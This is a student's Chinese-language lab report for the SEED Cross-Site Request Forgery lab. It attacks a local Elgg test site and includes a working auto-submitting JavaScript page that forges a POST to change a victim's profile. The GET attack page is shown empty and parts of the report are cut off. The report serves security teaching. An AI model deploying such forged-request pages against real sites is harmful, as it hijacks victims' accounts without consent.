

Lab 4

57119121 李津全

启动实验


```
seed@VM:~$ cd Desktop/
seed@VM:~/Desktop$ cd Labs_20.04/
seed@VM:~/.../Labs_20.04$ cd Web\ Security/
seed@VM:~/.../Web Security$ cd Cross-Site\ Request\ Forge
\ Lab/
d not found
seed@VM:~/.../Web Security$ cd Cross-Site\ Request\ Forge
\ Lab/
seed@VM:~/.../Cross-Site Request Forgery Attack Lab$ ls
Web_CSRF_Elgg.pdf
seed@VM:~/.../Cross-Site Request Forgery Attack Lab$ cd L

seed@VM:~/.../Labsetup$ cd attacker/
seed@VM:~/.../attacker$ dcbuild
```

将以下条目添加到/etc/hosts 文件中


```
10.9.0.5          www.seed-server.com
10.9.0.5          www.example32.com
10.9.0.105       www.attacker32.com
```

Task 1: Observing HTTP Request.



Task 2: CSRF Attack using GET Request

登录 Samy 账号，点进 Alice 主页，点击 Add friend




构造攻击程序

```
<html>
<body>
<h1>This page forges an HTTP GET request</h1>

</body>
</html>
```

登录 Alice 的帐号，擦看好友列表确认为空





点击邮件中的 www.attacker32.com 网站链接，显示以下页面。



返回 Alice 的好友列表页面

Alice's friends

 Samy

 Alice

- Blogs
- Bookmarks
- Files
- Pages
- Wire post

Friends

Friends of

Collections

Task 3: CSRF Attack using POST Request

我们登录 Samy 的账户，进入 Members

模块，点击 Alice 的头像进入 Alice 的 Profile 页面，右键查看网站页面源，搜索“owner”关键词就可以发现，Alice 的 guid 为 56。

```
<div class="elgg-main elgg-body elgg-layout-body clearfix">
  <div class="elgg-layout-content clearfix">
    <div class="elgg-layout-widgets" data-page-owner-guid="56">
      require(['elgg/widgets'], function (widgets) {
        widgets.init();
      });
    
```

构造攻击程序

```

<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">

function forge_post()
{
    var fields;

    // The following are form entries need to be filled out by attackers.
    // The entries are made hidden, so the victim won't be able to see them.
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='SAMY is MY HERO'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='56'>";

    // Create a <form> element.
    var p = document.createElement("form");

    // Construct the form
    p.action = "http://www.seed-server.com/action/profile/edit";
    p.innerHTML = fields;
    p.method = "post";

    // Append the form to the current page.
    document.body.appendChild(p);

    // Submit the form
    p.submit();
}


// Invoke forge_post() after the page is loaded.
window.onload = function() { forge_post();}
</script>
</body>
</html>

```

登录 Alice 的帐号，点击 Samy 发送的 Message 中包含的网址，即可显示攻击结果

Elgg For SEED Labs
Blogs
Bookmarks
Files
Groups
Members
More ~
Search
Account ~

Alice
Edit avatar
Edit profile



Brief description
SAMY is MY HERO

Add widgets

Blogs
Bookmarks
Files
Pages
Wire post